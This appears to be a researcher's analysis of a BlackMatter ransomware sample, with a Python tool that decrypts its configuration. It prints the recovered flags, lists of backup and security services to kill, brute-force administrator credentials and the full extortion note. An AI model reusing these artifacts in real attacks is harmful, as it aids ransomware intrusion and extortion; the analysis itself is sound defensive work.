BlackMatter Ransomware Analysis
BlackMatter Ransomware Analysis
Table of Contents
Overview
This is my analysis of a BlackMatter sample which focuses on the malware’s configuration, some of its functionality and how I approached analysing it.
SHA256: 374f9df39b92ccccae8a9b747e606aebe0ddaf117f8f6450052efb5160c99368
First Seen In The Wild: 2025-08-13 07:05:26 UTC
Loaded Files Sha256:
63c8efca0f52ebea1b3b2305e17580402f797a90611b3507fab6fffa7f700383d641ad955ef4cff5f0239072b3990d47e17b9840e07fd5feea93c372147313c5185f6d6bf0ddcd39f253413f28c0d12f46a82e663bdf6287cb73a362a33c91e7
All scripts I utilised during my analysis are available on my Github here.
Configuration security and extraction
Main configuration automated extraction
The main configuration is encrypted with a custom stream cipher and also compressed using Aplib.
The custom decryption function uses the key as a seed for a PRNG function that produces 8 bytes of a keystream at a time. Once the keystream is used up, the resulting subkeys are fed back into the PRNG function. A portion of this PRNG function is inside shellcode, presumably to hide the constants it uses.


In addition to decrypting the main configuration, the custom encryption routine was frequently utilised for other pieces of data.
To approach the custom algorithm I decided to just copy out the assembly code and assemble it as a DLL, allowing me to call it as desired. It was sort of annoying to emulate it with Unicorn given that the PRNG generator was in shellcode and this also allowed me to patch the assembly slightly. The key was actually embedded as a global within the encryption function, however I patched it so that it could be passed in as an argument to the function, thus allowing the decryptor to be much more modular for different samples.
You can use the Create ASM file utility from IDA to do this. You just need to modify the assembly so that the syntax matches the assembler you use - I used FASM


As the DLL function is made with raw assembly Python aficionados might notice how odd it looks to utilise an immutable type (bytes) in what appears to be a pass by reference, as Python will typically do a copy on modification with immutable objects and its ‘pass by assignment’ model. Here is an amusing test I did.
The configuration is then Aplib decompressed, so I grabbed a decompression routine from here - Credit snemes
The malware’s configuration contained a variety of flags used to control and specify different actions as well as multiple base64 strings. These contained the following:
- Hashes of whitelisted directories
- Hashes of whitelisted files
- Hashes of whitelisted file extensions
- Processes to kill
- Services to kill
- C2 Domains
- Credentials for brute force
- Ransom Note
For the automated extraction of the configuration I relied on the fact that there was a ‘.pdata’ section with the layout.
struct config{
BYTE key[8]
DWORD size
BYTE encBuffer[]
}
I made the following C struct for an approximation of the configuration.
struct struct_425120
{
  char rsa_pub key[128]
  char something_with_c2 something[32]
  char unk0_conf_flag;
  char replace_with_random_file_name_conf_flag;
  char find_domain_admins_conf_flag;
  char skip_hidden_files_conf_flag;
  char check_Russian_language_conf_flag;
  char encrypt_local_files_conf_flag;
  char encrypt_network_shares_conf_flag;
  char kills_processes_within_config_hashes_conf_flag;
  char kill_services_within_service_hashes_conf_flag;
  char check_run_once_mutex_conf_flag;
  char print_ransom_note_on_printer_conf_flag;
  char set_ransom_wallpaper_conf_flag;
  char set_default_icon_conf_flag;
  char contact_c2_conf_flag;
  char load_worker_for_secure_erase_conf__flag;
  char delete_services_inline_hashes_conf_flag;
  char load_worker_overwrite_all_data_on_disk_conf_flag;
  char try_lateral_movement_via_network_shares_conf_flag;
  char try_lateral_movement_via_GPO_conf_flag;
  char push_GPO_updates_immediately_conf_flag;
  char load_worker_shutdown_system_conf_flag;
  char disable_delete_logging_conf_flag;
  char *b64_decoded_hash_whitelisted_directories;
  char *b64_decoded_hash_whitelisted_filename;
  char *b64_decoded_hash_whitelisted_file_extensions;
  char *b64_decoded_hashed_computer_names;
  wchar_t *b64_decoded_processes_to_kill_string_list;
  char *b64_services_strings;
  char *b64_c2_domains_53;
  char *b64_decoded_default_credentials_for_brute_force_54;
  char *b64_decoded_ransom_note_54;
};
main class of extractor
import ctypes
import struct
import os
import base64

import pefile
from . import aplib

class BlackMatterDecryptor():
    """
    Decryptor and parser for BlackMatter ransomware samples.

    Usage:

    1. Automatic key & config extraction:
       - The first 8 bytes of the pdata section are used as the key.
       - The bytes following that are used as the config data.
       - Simply call `decrypt_config()` then `extract_all()` after creating an instance.

    2. Manual key & config supply:
       - Pass `key` and `config_va` in the constructor if the config is stored differently.
       - Then call `decrypt_config()`.

    3. Accessing only the custom decryptor:
       - Pass in a key value set the `config_va` argument to 0, to use `cust_decrypt_wrapper()` or `cust_decrypt()` directly.
       - You can also attempt to extract the key and config VA via `extract_from_section_at()`.
    """
    def __init__(self, sampleFpathAbsolute: str, key:bytes = None, config_va: int =None):
        self.pe = pefile.PE(sampleFpathAbsolute)

        self.data = self.pe.__data__

        try:
            self.key = key if key is not None else self.extract_key()
        except LookupError:
            self.key = None
            print("Warning: Could not automatically extract the key.\nPlease provide it manually to use decryption functions.\nOther functionality is still available.")

        if config_va is None:
            self.config_va = self.get_segment_va(b'.pdata') + 12
        else:
            self.config_va = config_va

        self.decrypted_main_config = None
        self.b64_decoded = None
        self.conflig_flags = None

        #char *enc[in, out - encrypts in place] , int32 size_in_bytes, char* key_buffer
        #in the actual assembly, the keybuffer is hardcoded into the function, I modified it a bit so you could pass it in as an argument
        script_dir = os.path.dirname(os.path.realpath(__file__))
        dll_path = os.path.join(script_dir, "decrypt.dll")
        bmatter_decrypt = ctypes.WinDLL(dll_path)
        self.decryptor = bmatter_decrypt.bmatter_decrypt

    def extract_key(self, segment_name_with_config: bytes = b'.pdata'):
        va = self.get_segment_va(segment_name_with_config)
        return self.get_bytes_at(va, 8)

    def get_bytes_at(self, va: int, size: int):
        rva = va - self.pe.OPTIONAL_HEADER.ImageBase
        file_offset = self.pe.get_offset_from_rva(rva)

        return self.data[file_offset:file_offset + size]

    def cust_decrypt(self, enc_buffer: bytes, size: int):
        self.decryptor(enc_buffer, size, self.key)
        decrypted = enc_buffer

        return decrypted

    def extract_from_section_at(self, segment_name: bytes):
        self.config_va = self.get_segment_va(segment_name) + 12
        self.key = self.extract_key(self, segment_name)

    def get_segment_va(self, name: bytes):
        va = None

        for section in self.pe.sections:
            if section.Name.strip(b'\x00') == name:
                va = self.pe.OPTIONAL_HEADER.ImageBase + section.VirtualAddress
                break
        if va:
            return va
        else:
            error_message = f"{name} segment not found in the PE file"
            for section in self.pe.sections:
                if name in section.Name.strip(b'\x00'):
                    error_message += f"\nDid you mean {section.Name.strip(b'\x00')}?"
            raise LookupError(error_message)

    def cust_decrypt_wrapper(self, address_of_encrypted: int):
        """
        This is for when the sample uses the wrapper function for its custom decryptor. It passes the encrypted buffer as an offset, and the prior dword is the size.
        The adress should be the encrypted buffer address, not the address where the size is stored, as that is how it's called within the sample
        """
        size = struct.unpack("<I", self.get_bytes_at(address_of_encrypted - 4, 4))[0]
        enc_buffer = self.get_bytes_at(address_of_encrypted, size)
        return self.cust_decrypt(enc_buffer, size)

    def decrypt_config(self):
        """
        The sample I was analyzing stored it's config in a segment called b'.pdata', with specific offsets for the keys, sizes and config data. Will need to adjust the default args if it does not do this.
        """
        if not self.config_va:
            print("Must apply the config_va attribute!")
            return
        self.decrypted_main_config = aplib.aplib_decompress(self.cust_decrypt_wrapper(self.config_va))
        return self.decrypted_main_config

    def extract_public_rsa(self):
        if not self.config_va:
            print("Must apply the config_va attribute!")
            return
        self.rsa = {"RSA Public" : self.decrypted_main_config[:128].hex()}
        return self.rsa


    def extract_config_flags(self) -> dict:
        if self.decrypted_main_config is None:
            print("Configuration must be decrypted first")
            return None
        #config_flags_offset = 160
        config_flags = {
            'unk1' : self.decrypted_main_config[160],
            'Replace with random file name' : self.decrypted_main_config[161],
            'Find Domain Admins' : self.decrypted_main_config[162],
            'Skip hidden files' : self.decrypted_main_config[163],
            'Check for Russian Keyboard Layout' : self.decrypted_main_config[164],
            'Encrypt local files' : self.decrypted_main_config[165],
            'Encrypt network shares' : self.decrypted_main_config[166],
            'Kill processes within config process hashes' : self.decrypted_main_config[167],
            'Kill services within config services hashes' : self.decrypted_main_config[168],
            'Load worker executable for secure self erase' : self.decrypted_main_config[169],
            'Deploy ransom notes on printer' : self.decrypted_main_config[170],
            'Create ransom wallpaper' : self.decrypted_main_config[171],
            'Set BlackMatter default icon' : self.decrypted_main_config[172],
            'Contact C2' : self.decrypted_main_config[173],
            'Load worker executable for secure self erase' : self.decrypted_main_config[174],
            'Kill services from inline hashes' : self.decrypted_main_config[175],
            'Load worker to overwrite all data on disk' : self.decrypted_main_config[176],
            'Try lateral movement via network shares' : self.decrypted_main_config[177],
            'Try lateral movement via GPO' : self.decrypted_main_config[178],
            'Push GPO updates immediately' : self.decrypted_main_config[179],
            'Load worker to shutdown system' : self.decrypted_main_config[180],
            'Disable and delete event logs' :  self.decrypted_main_config[181],
            'unk8' : self.decrypted_main_config[182],
            }
        self.conflig_flags = config_flags
        return config_flags


    def decode_base64_strings(self) -> dict:
        """
        Returns the dword offset from the decrypted configuration that referenced the base 64 string and the base64 string in a list of tuples.
        """
        if self.decrypted_main_config is None:
            print("Configuration must be decrypted first")
            return None
        b64_conf_start = 184
        array_of_b64_str_idx_size = 10

        configDwordOffset_b64Decoded = []
        for b64_idx in range(b64_conf_start, (b64_conf_start+array_of_b64_str_idx_size*4), 4):
            offset = struct.unpack("<I", self.decrypted_main_config[b64_idx:b64_idx+4])[0]
            if offset:
                offset += 184 # The indexes are at config base + 184
                decoded_b64 = base64.b64decode(self.decrypted_main_config[offset:])
                configDwordOffset_b64Decoded.append(decoded_b64)
            else:
                configDwordOffset_b64Decoded.append(0)


        # whitelisted directory hashes
        if configDwordOffset_b64Decoded[0]:
            configDwordOffset_b64Decoded[0] = [hex(item) for item in self._raw_hashlist_to_hashes(configDwordOffset_b64Decoded[0])]

        #whitelisted filename hashes
        if configDwordOffset_b64Decoded[1]:
            configDwordOffset_b64Decoded[1] = [hex(item) for item in self._raw_hashlist_to_hashes(configDwordOffset_b64Decoded[1])]

        #whitelisted file extension hashes
        if configDwordOffset_b64Decoded[2]:
            configDwordOffset_b64Decoded[2] = [hex(item) for item in self._raw_hashlist_to_hashes(configDwordOffset_b64Decoded[2])]

        # computers whitelisted from rebooting in safemode
        if configDwordOffset_b64Decoded[3]:
            configDwordOffset_b64Decoded[3] = [hex(item) for item in self._raw_hashlist_to_hashes(configDwordOffset_b64Decoded[3])]


        # I don't know what 4 is, the array element didn't exist in the sample I looked at.

        # processes to kill
        if configDwordOffset_b64Decoded[5]:
            configDwordOffset_b64Decoded[5] = self._extract_unicode(configDwordOffset_b64Decoded[5])

        if configDwordOffset_b64Decoded[6]:
            configDwordOffset_b64Decoded[6] = self._extract_unicode(configDwordOffset_b64Decoded[6])

        # C2 domains
        if configDwordOffset_b64Decoded[7]:
            configDwordOffset_b64Decoded[7] = "Extraction method unknown for this element"


        # Credentials for brute force
        if configDwordOffset_b64Decoded[8]:
            configDwordOffset_b64Decoded[8] = self.cust_decrypt(configDwordOffset_b64Decoded[8], len(configDwordOffset_b64Decoded[8])).decode('utf-16')


        # ransom note
        if configDwordOffset_b64Decoded[9]:
            configDwordOffset_b64Decoded[9] = self.cust_decrypt(configDwordOffset_b64Decoded[9], len(configDwordOffset_b64Decoded[9])).decode()

        not_present_string = "Not present in sample"

        configDwordOffset_b64Decoded = [item if item else not_present_string for item in configDwordOffset_b64Decoded]

        decoded = {'Hashes of whitelisted directories': configDwordOffset_b64Decoded[0],
                   'Hashes of whitelisted files' : configDwordOffset_b64Decoded[1],
                   'Hashes of whitelisted file extensions' : configDwordOffset_b64Decoded[2],
                   'Hashes of computer names to not reboot in Safe Mode' : configDwordOffset_b64Decoded[3],
                   'Processes to kill' : configDwordOffset_b64Decoded[5],
                   'Services to kill' : configDwordOffset_b64Decoded[6],
                   'C2 Domains' : configDwordOffset_b64Decoded[7],
                   'Credentials for brute force' : configDwordOffset_b64Decoded[8],
                   'Ransom Note' : configDwordOffset_b64Decoded[9]
                   }

        self.b64_decoded = decoded
        return decoded


    def extract_all(self):
        if not self.b64_decoded:
            self.decode_base64_strings()
        if not self.conflig_flags:
            self.extract_config_flags()
        if not self.extract_public_rsa():
            self.extract_public_rsa()
        self.extracted_all = self.rsa | self.conflig_flags | self.b64_decoded
        return self.extracted_all


    def _raw_hashlist_to_hashes(self, hashlist: bytes) -> list[int]:
        hashes = [hashlist[i:i+4] for i in range(0, len(hashlist), 4)]
        hashes = [struct.unpack("<I", hash)[0] for hash in hashes]
        hashes = [hash for hash in hashes if hash]
        return hashes

    def _extract_unicode(self, data: bytes) -> list[str]:
        chunks = []
        current = []
        for i in range(0, len(data), 2):  # UTF-16 uses 2 bytes per char
            try:
                char = data[i:i+2].decode('utf-16')
                current.append(char)
            except UnicodeDecodeError:
                if current:
                    chunks.append(''.join(current))
                    current = []

        if current:
            chunks.append(''.join(current))
        strings_list = [s for s in chunks[0].split('\x00') if s]
        return strings_list
output
{
    "RSA Public": "2f536b62fcda35a2a22a8ed1d6b8baff81a37a32abd39e0af2301024fd6e1ad116ddb3925bfbe7482a340dd2ed2edd7e62e00f6e17f38dd6a3e3fddf81695b7ecaba1cf5d0c4a3595a94ac395ed7ed87fb107670df1a8c2d32663c18a39b89cbf309599ac104a816d680845bb2d1f1df789310c65c15d5b49d7eec3d03386d61",
    "unk1": 1,
    "Replace with random file name": 0,
    "Find Domain Admins": 1,
    "Skip hidden files": 0,
    "Check for Russian Keyboard Layout": 0,
    "Encrypt local files": 1,
    "Encrypt network shares": 1,
    "Kill processes within config process hashes": 1,
    "Kill services within config services hashes": 1,
    "Load worker executable for secure self erase": 1,
    "Deploy ransom notes on printer": 1,
    "Create ransom wallpaper": 1,
    "Set BlackMatter default icon": 1,
    "Contact C2": 0,
    "Kill services from inline hashes": 1,
    "Load worker to overwrite all data on disk": 0,
    "Try lateral movement via network shares": 0,
    "Try lateral movement via GPO": 1,
    "Push GPO updates immediately": 1,
    "Load worker to shutdown system": 0,
    "Disable and delete event logs": 1,
    "unk8": 1,
    "Hashes of whitelisted directories": [
        "0x30a212d",
        "0x8cf281cd",
        "0x267078f5",
        "0x26687e35",
        "0xe3426cd7",
        "0xe1a63bc0",
        "0x36004e4e",
        "0xab086595",
        "0x2e75e394",
        "0xae018eae",
        "0x4c4b25d4",
        "0x7f07935",
        "0x6b66f975",
        "0xb7ea3892",
        "0x5366e694",
        "0xcd1b589b",
        "0x5cde3a7b",
        "0xba22623b",
        "0xef3a37b3",
        "0xcc72be18",
        "0x86ccaa15",
        "0x3907099b",
        "0xf00cae96",
        "0xfcc8ab56",
        "0x82d2a252",
        "0x846bec00",
        "0xdb975937",
        "0xc23aa6f5",
        "0x85aa57e4",
        "0xcbe2aa35",
        "0xc8cef7d1",
        "0x6b6b1a7",
        "0xb0cad2f3"
    ],
    "Hashes of whitelisted files": [
        "0x86ccaa15",
        "0x3907099b",
        "0xf00cae96",
        "0xfcc8ab56",
        "0x82d2a252",
        "0x846bec00",
        "0xdb975937",
        "0xc23aa6f5",
        "0x85aa57e4",
        "0xcbe2aa35",
        "0xc8cef7d1",
        "0x6b6b1a7",
        "0xb0cad2f3"
    ],
    "Hashes of whitelisted file extensions": [
        "0x67b00e00",
        "0xc5b01900",
        "0xc5481b80",
        "0xc7a01840",
        "0xc7701a40",
        "0xc9101840",
        "0xc9201b40",
        "0xc9681bc0",
        "0xc9601c00",
        "0xc9901d40",
        "0xa1fccbfe",
        "0x4aba94f1",
        "0x4ae29631",
        "0x64e29771",
        "0xcb601b00",
        "0xcbb01c80",
        "0xcd281e00",
        "0xd3801b00",
        "0xd56018c0",
        "0xc99eab80",
        "0xd57818c0",
        "0xd59818c0",
        "0xd5c01900",
        "0xdb301900",
        "0xdb581b80",
        "0xdd201bc0",
        "0xdd081c00",
        "0xdd181cc0",
        "0xdd801cc0",
        "0x4a6bb7db",
        "0xdda81cc0",
        "0xdf981b00",
        "0x4cca7837",
        "0xe1c018c0",
        "0xe3301c80",
        "0xe1881cc0",
        "0xe7681bc0",
        "0xe7801d00",
        "0xe99018c0",
        "0xe9981a00",
        "0xe9601c00",
        "0xe9981e40",
        "0xcd2e9b7a",
        "0xaf16c593",
        "0xf1c01c00",
        "0xe15ed8c0",
        "0xd9c81940",
        "0xd3081d00",
        "0xdd481cc0",
        "0xe3101900",
        "0x446a3f92"
    ],
    "Hashes of computer names to not reboot in Safe Mode": [
        "0xe3a72c79"
    ],
    "Processes to kill": [
        "sql",
        "oracle",
        "ocssd",
        "dbsnmp",
        "synctime",
        "agntsvc",
        "isqlplussvc",
        "xfssvccon",
        "mydesktopservice",
        "ocautoupds",
        "encsvc",
        "firefox",
        "tbirdconfig",
        "mydesktopqos",
        "ocomm",
        "dbeng50",
        "sqbcoreservice",
        "excel",
        "infopath",
        "msaccess",
        "mspub",
        "onenote",
        "outlook",
        "powerpnt",
        "steam",
        "thebat",
        "thunderbird",
        "visio",
        "winword",
        "wordpad",
        "notepad",
        "calc",
        "wuauclt",
        "onedrive"
    ],
    "Services to kill": [
        "vss",
        "sql",
        "svc$",
        "memtas",
        "mepocs",
        "msexchange",
        "sophos",
        "veeam",
        "backup",
        "GxVss",
        "GxBlr",
        "GxFWD",
        "GxCVD",
        "GxCIMgr"
    ],
    "C2 Domains": "Not present in sample",
    "Credentials for brute force": "ad.lab:Qwerty!\u0000Administrator:123QWEqwe!@#\u0000Admin2:P@ssw0rd\u0000Administrator:P@ssw0rd\u0000Administrator:Qwerty!\u0000Administrator:123QWEqwe\u0000Administrator:123QWEqweqwe\u0000\u0000",
    "Ransom Note": "\r\nPersonal ID : [redacted]\r\n\r\n-----> Your data is stolen and encrypted.\r\nIf you don't pay the ransom, the data will be published on our TOR darknet sites.\r\nThe sooner you pay the ransom, the sooner your company will be safe.\r\n\r\n-----> What guarantees are that we won't fool you?\r\nWe are not a politically motivated group and we want nothing more than money.\r\nIf you pay, we will provide you with decryption software and destroy the stolen data.\r\nAfter you pay the ransom, you will quickly restore your systems and make even more money.\r\nTreat this situation simply as a paid training for your system administrators, because it is due to your corporate network not being properly configured that we were able to attack you.\r\nOur pentest services should be paid just like you pay the salaries of your system administrators. Get over it and pay for it.\r\nIf we don't give you a decryptor or delete your data after you pay, no one will pay us in the future.\r\n\r\n-----> You need to contact us via TOX or email\r\n\r\nTOX_ID: [redacted]\r\nYou can contact us using Tox messenger without registration and SMS https://tox.chat/download.html. \r\n\tUsing Tox messenger, we will never know your real name, it means your privacy is guaranteed.\r\n\t\r\nemail: recovery_systems@mailum.com\r\n\r\nWrite to chat your personal ID (on
the top of message)\r\n\r\n-----> Warning! Don't delete or modify encrypted files, it will lead to problems with decryption of files!\r\n-----> Don't go to the police or the FBI for help. They won't help you.\r\nThe police will try to prohibit you from paying the ransom in any way.\r\nThe first thing they will tell you is that there's no guarantee to decrypt your files and remove stolen files.\r\nThis is not true, we can do a test decryption before paying and your data will be guaranteed to be removed because it's a matter of our reputation.\r\nPaying the ransom to us is
much cheaper and more profitable than paying fines and legal fees.\r\nThe police and the FBI don't care what losses you suffer as a result of our attack, and we'll help you get rid of all your problems for a modest sum of money.\r\nIf you're worried that someone will trace your bank transfers, you can easily buy cryptocurrency for cash, thus leaving no digital trail that someone from your company paid our ransom.\r\nThe police and FBI won't be able to stop lawsuits from your customers for leaking personal and private information.\r\nThe police and FBI won't protect you from repeated attacks. \r\n\r\n-----> For those who have cyber insurance against ransomware attacks.\r\nInsurance companies require you to keep your insurance information secret.\r\nIn most cases, we find this information and download it."
}
Running the hashes through Hashdb produced the following:
Whitelisted directories
- $recycle.bin
- config.msi
- $windows.~bt
- $windows.~ws
- windows
- boot
- program files (x86)
- programdata
- system volume information
- tor browser
- windows.old
- intel
- msocache
- perflogs
- x64dbg
- public
- default
- microsoft
Whitelisted files
- autorun.inf
- boot.ini
- bootfont.bin
- bootsect.bak
- desktop.ini
- iconcache.db
- ntldr
- ntuser.dat
- ntuser.dat.log
- ntuser.ini
- thumbs.db
- d3d9caps.dat
Whitelisted extensions
- 386
- adv
- ani
- bat
- bin
- cab
- cmd
- com
- cpl
- cur
- deskthemepack
- diagcab
- diagcfg
- diagpkg
- dll
- drv
- exe
- hlp
- icl
- icns
- ico
- ics
- idx
- ldf
- lnk
- mod
- mpa
- msc
- msp
- msstyles
- ns5
- nls
- nomedia
- ocx
- prf
- ps1
- rom
- rtp
- tc2
- th3
- spl
- sys
- theme
- themepack
- wpx
- lock
- key
- hta
- msi
- pdb
- search-ms
Other encrypted and encoded items
The sample also utilised encrypted stack strings for string obfuscation.

I made a script with the new IDA domain API to deobfuscate the strings.
import ida_domain
import struct
import string

db = ida_domain.Database()

